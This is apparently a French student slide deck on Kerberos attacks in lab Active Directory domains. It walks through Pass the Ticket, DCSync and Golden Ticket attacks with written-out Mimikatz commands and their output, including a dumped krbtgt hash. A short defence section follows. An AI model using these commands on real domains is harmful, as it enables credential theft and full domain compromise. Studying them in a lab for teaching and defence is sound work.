
Conditions et prérequis:

- Machine d'un machine du domaine est compromis.
- Antivirus désactivé et Mimikatz installé sur la machine
- Un utilisateur admin vient de se connecté a la machine. (ticket TGT de admin en cache)



8 - ATTAQUES KERBEROS




8.X - Attaque Pass The Ticket (PTT)



Étapes de l'attaque Pass the Tickets :

- Récupérer dans le mémoire cache (ccache) du processus LSASS le ticket TGT de l'Admin
- Réinjecter ce ticket TGT dans sa propre session pour se faire passer comme un utilisateur Admin auprès du KDC.
- Authentifier auprès du KDC avec le ticket TGT pour récupérer les tickets TGS.
- Accéder à chaque ressources avec les tickets TGS récupérés.

iut-velizy.local




Accès refusé



mmi.iut-velizy.local

```
C:\Users\nhanvinh>dir \\dc-garros.iut-velizy.local\admin$  
Accès refusé.
```

iut-velizy.local



TGS service



TGT Authentifié

TGT Admin




mmi.iut-velizy.local

Kerberos::ptt [ticket TGT admin]

```
LogonId est 0x1e5c2c3
Tickets mis en cache : (1)
#0>   Client : Administrateur @ IUT-VELIZY.LOCAL
        Serveur : krbtgt/IUT-VELIZY.LOCAL @ IUT-VELIZY.LOCAL
        Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
        Indicateurs de tickets 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Heure de démarrage : 6/16/2023 10:17:17 (Local)
        Heure de fin : 6/16/2023 20:17:17 (Local)
        Heure de renouvellement : 6/23/2023 10:17:17 (Local)
        Type de clé de session : Kerberos DES-CBC-CRC
        Indicateurs de cache : 0x1 -> PRIMARY
        KDC appelé :
```

iut-velizy.local



8 - ATTAQUES KERBEROS

8.5 - Prérequis pour les attaques Golden et Silver Tickets

Prérequis :

- DCSync (lsadump::dcsync /domain:lisv.local /all)

```
Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username        : krbtgt
User Account Control: 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Object Security ID   : S-1-5-21-995696024-1001158981-1940624491-502
Object Relative ID   : 502

Credentials:
    Hash NTLM: 8945a495282be3128f81328354929fa3

Object RDN          : Contrôleurs de domaine en lecture seule
```

- Connaître le SID et le nom du domaine, connaitre les identifiants des utilisateurs à usurper.

8 - ATTAQUES KERBEROS

8.5 - Fonctionnement d'une attaque Golden Ticket


Golden Ticket

- Faux TGT valide d'un compte privilégié
- Demande de TGS pour n'importe quel service

Notes intéressantes

- TGT -> prouver qu'un KDC du DC l'a signé (hash NTLM)
- Possibilité de modifier la durée de vie du ticket

Le type d'attaque est difficile à détecter (ressemblance auth classique)



8 - ATTAQUES KERBEROS

8.5 - Procédure Golden Ticket

Tests effectués sur le service cifs :

```
C:\Users\mathias>dir \\ADDS.lisv.local\c$  
Accès refusé.
```

Logiciel utilisé :



Obtention des droits de débogage :

```
mimikatz # privilege::debug  
Privilege '20' OK
```

8 - ATTAQUES KERBEROS

8.5 - Génération du Golden Ticket

Commande mimikatz : kerberos::golden /admin:"Nom Administrateur"
/domain:"Nom du domaine" /id:500 /sid:"Numéro SID" /krbtgt:"Hash NTLM"
/ptt"

```
mimikatz # kerberos::golden /admin:Guillemin /domain:lisv.local /id:500 /sid:S-1-5-21-995696024-1001158981-1948624491 /krbtgt:8945a495282be3128f81328354929fa3 /ptt
User      : Guillemin
Domain    : lisv.local (LISV)
SID       : S-1-5-21-995696024-1001158981-1948624491
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 8945a495282be3128f81328354929fa3 - rc4_hmac_nt
Lifetime  : 14/06/2023 12:28:03 ; 11/06/2033 12:28:03 ; 11/06/2033 12:28:03
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Guillemin @ lisv.local' successfully submitted for current session
```

8 - ATTAQUES KERBEROS

8.5 - Golden Ticket chargé en mémoire

```
C:\Users\mathias>klist
LogonId est 0:0xbbaa4d
Tickets mis en cache : (1)

#0> Client : Guillemin @ lisv.local
    Serveur : krbtgt/lisv.local @ lisv.local
    Type de chiffrement KerbTicket : RSADSI RC4-HMAC(NT)
    Indicateurs de tickets 0x40e00000 -> forwardable renewable initial pre_authent
    Heure de démarrage : 6/14/2023 12:29:34 (Local)
    Heure de fin : 6/11/2033 12:29:34 (Local)
    Heure de renouvellement : 6/11/2033 12:29:34 (Local)
    Type de clé de session : RSADSI RC4-HMAC(NT)
    Indicateurs de cache : 0x1 -> PRIMARY
    KDC appelé :
```

Affichage des tickets en cache sur mathias



```
C:\Users\mathias>dir \\ADD$ .lisv.local\c$
Le volume dans le lecteur \\ADD$ .lisv.local\c$ n'a pas de nom.
Le numéro de série du volume est AA5A-875D

Répertoire de \\ADD$ .lisv.local\c$

16/07/2016 15:23 <DIR>          PerfLogs
12/06/2023 13:14 <DIR>          Program Files
12/06/2023 13:14 <DIR>          Program Files (x86)
12/06/2023 14:29 <DIR>          Users
12/06/2023 14:38 <DIR>          Windows
                                0 fichier(s)          0 octets
                                5 Rép(s) 81 049 653 248 octets libres
```

Test des privilèges obtenus

8 - ATTAQUES KERBEROS

8.5 - Se défendre d'un **Golden Ticket**

Les bonnes pratiques pour un administrateur du réseau :



Former



Surveiller



Protéger

8 - ATTAQUES KERBEROS

8.5 - Surveillance des comportements suspects liés aux **golden tickets**

Surveillance de logs

